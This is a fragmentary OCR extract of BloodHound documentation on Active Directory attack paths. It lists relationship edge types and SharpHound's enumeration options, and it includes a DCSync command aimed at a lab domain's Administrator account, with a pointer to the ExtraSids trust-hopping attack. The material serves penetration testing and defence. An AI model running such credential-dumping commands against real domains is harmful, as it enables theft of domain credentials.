
```
sekurlsa::dcsync /domain:testlab.local /user:Administrator
```

You can also perform the more complicated ExtraSids attack to hop domain trusts. For information on this see the blod post by harmj0y in the references tab.


Close


Owns
GenericAll
WriteDacl
WriteOwner
ForceChangePassword
MemberOf
AllowedToDelegate
HasSession
CanRDP
AdminTo
Contains
GetChanges
GetChangesAll
AllExtendedRights
User
Group
Computer
GPO
OU
Domain
TrustedBy
GpLink


Introduction | Interface > BloodHound




Introduction | Interface > BloodHound



Introduction | Interface > BloodHound



Introduction | Injectors > SharpHound



Introduction | Injectors > SharpHound

```
$ ./SharpHound.exe -h
SharpHound v2.0.0
Usage: SharpHound.exe <options>

Enumeration Options:
    -c , --CollectionMethod (Default: Default)
        Default - Enumerate Trusts, Sessions, Local Admin, and Group Membership
        Group - Enumerate Group Membership
        LocalGroup - Enumerate the Administrators, Distributed COM Users, and Remote Desktop Users groups
        LocalAdmin - Enumerate the Administrators Group
        DCOM - Enumerate the Distributed COM Users Group
        RDP - Enumerate the Remote Desktop Users Group
        Session - Enumerate Sessions
        SessionLoop - Continuously Enumerate Sessions
        LoggedOn - Enumerate Sessions using Elevation
        ComputerOnly - Enumerate Sessions and Local Admin
        Trusts - Enumerate Domain Trusts
        ACL - Enumerate ACLs
        ObjectProps - Enumerate Object Properties for Users/Computers
        Container - Collects GPO/OU Structure
        DCOnly - Enumerate Group Membership, Trusts, ACLs, ObjectProps, Containers, and GPO Local Admins
        All - Performs all enumeration methods except GPOLocalGroup and LoggedOn

        This can be a list of comma seperated valued as well to run multiple collection methods!
```


Introduction | 